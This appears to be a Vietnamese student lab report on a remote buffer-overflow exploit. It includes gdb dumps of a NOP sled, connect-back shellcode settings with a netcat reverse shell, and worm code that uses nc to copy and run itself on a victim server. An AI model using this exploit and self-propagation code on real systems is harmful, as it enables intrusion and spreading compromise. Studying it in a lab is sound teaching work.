
Vẫn không thành công, ta thử debug chương trình chứa lỗi bên server xem



Không thể truy cập vào địa chỉ đó thử lấy địa chỉ khác bằng lệnh run 5000. Khi xem xét địa chỉ mới ta có không thấy đoạn shellcode ta cần chèn vào ở đâu, nên có thể đây là địa chỉ sai. Vì vậy ta sẽ lấy một địa chỉ tùy ý ở đây làm địa chỉ RET nhằm mục đích trỏ vào các lệnh NOP (lưu ý: +5 bytes)

```
(gdb) x/100wx 0xbfffece4
0xbfffece4:     Cannot access memory at address 0xbfffece4
(gdb) run 5000
Starting program: /home/server/Desktop/vul_server 5000
client from 192.168.70.136address 0xbfffecb4

Program received signal SIGSEGV, Segmentation fault.
0x0bffece4 in ?? ()
(gdb) x/100wx 0xbfffecb4
0xbfffecb4:     0x6c6c6548      0x903a206f      0x90909090      0x90909090
0xbfffecc4:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffecd4:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffece4:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffecf4:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffed04:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffed14:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffed24:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffed34:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffed44:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffed54:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffed64:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffed74:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffed84:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffed94:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeda4:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffedb4:     0x90909090      0x90909090      0x90909090      0x90909090
```

Thực hiện exploit thành công



***Câu hỏi thêm**

- Có thể thay đổi port 4444 thành port khác được không ?

Port xxxx sẽ được phân tích thành y*256+z (Hệ thống lưu dạng hex nên chỉ số thứ 3 là bội số 16^2=256). Do đó, y và z được tính bằng cách lấy xxxx chia lấy dư cho 256, y là thương và z là số dư. shellcode[39] = y và shellcode[40] = z, áp dụng tương tự đối với các port khác tùy ý

```
//Modify the connectback ip address and port. In this case, the shellcode connects to 192.168.111.147 on port 21*256+179=5555
shellcode[33] = 192;
shellcode[34] = 168;
shellcode[35] = 111;
shellcode[36] = 147;

shellcode[39] = 21;
shellcode[40] = 179;
```

```
tin20522016@ubuntu: ~
tin20522016@ubuntu:~$ nc -l 5555
ls
remoteexploit.c
vul_server
vul_server.c
```

- Tại sao phải cộng thêm 5 bytes vào địa chỉ RET ?

Lỗi buffer overflow xảy ra khi ta copy giá trị từ biến name vào buffer mà không cần biết biến name có vượt quá kích thước của buffer hay không

```
  bytes = recv(c, name, sizeof(name), 0);
  if (bytes == -1)
    return -1;
   name[bytes-2] = 0;
  sprintf(buffer, "Hello :%s, welcome to our site", name);
  bytes = send(c, buffer, strlen(buffer), 0);
  if (bytes == -1)
    return -1;
  return 0;
}
```

Sau khi telnet thì server yêu cầu giá trị biến name để nhập vào mà không cần kiểm tra độ dài của biến name. Sau đó sever sẽ xuất hiện giá trị của RET để thay đổi RET của code exploit. Tuy nhiên ta thấy đoạn text "welcome…" cũng được đưa vào buffer, Do đó ta phải thêm 5 bytes vào RET nhận được để RET trỏ về đoạn code cần thực thi.

```
client@ubuntu:~/Desktop$ telnet 192.168.70.135 5000
Trying 192.168.70.135...
Connected to 192.168.70.135.
Escape character is '^]'.
My name is: Xuan Thong
Hello :Xuan Thong, welcome to our siteConnection closed by foreign host.
client@ubuntu:~/Desktop$
```

Yêu cầu 2:


Nhiệm vụ cuối cùng trong bài lab này là sau khi Worm đã lây nhiễm thành công trên máy chủ thứ 1 và attacker khai thác thành công thì Worm sẽ tự động đây lây nhiễm sang máy chủ khác và tự động thực thi ./vulner_server 5000.

Ý tưởng của bài sẽ cải tiến code exploit của remote buffer overflow để lây lan worm. Simpleworm kết nối đến server qua port 5000, sTuy nerver sẽ kết nối ngược tới client qua port 4444. Tiếp theo simpleworm sẽ thực hiện lệnh nc để mở port 10000 và ghi dữ liệu từ file simpleworm từ client sang máy chủ và thực thi file simpleworm trên server

Code thực hiện như sau

```
  memcpy(buffer, "pwd\x0A",4);
  bytes = send(c, buffer, 4, 0);

  if (bytes == -1)
    return;

  bytes = recv(c, buffer, sizeof(buffer), 0);
  if (bytes == -1)
    return ;

  buffer[bytes-1] = 0;
  printf("Server %s is running at: %s\n",(char*)inet_ntoa(cli.sin_addr.s_addr), buffer);


  memcpy(buffer, "nc -l 10000 > simpleworm\x0A",24);
  bytes = send(c, buffer, 24, 0);

  printf("worm is moving to the victim\n");
  sleep(10);

  system("nc 192.168.70.135 10000 < simpleworm");

  memcpy(buffer, "chmod +x simpleworm&\x0A",20);
  bytes = send(c, buffer, 20, 0);


  memcpy(buffer, "./simpleworm&\x0A",14);
  bytes = send(c, buffer, 14, 0);


  if (bytes == -1)
    return ;

  close(c);
}
```

Tuy nhiên nhóm không thể hoàn thành nhiệm vụ của simpleworm là lây lan sang máy khác và thực hiện code bị lỗi



Code tham khảo nằm trong file đính simpleworm.c kèm.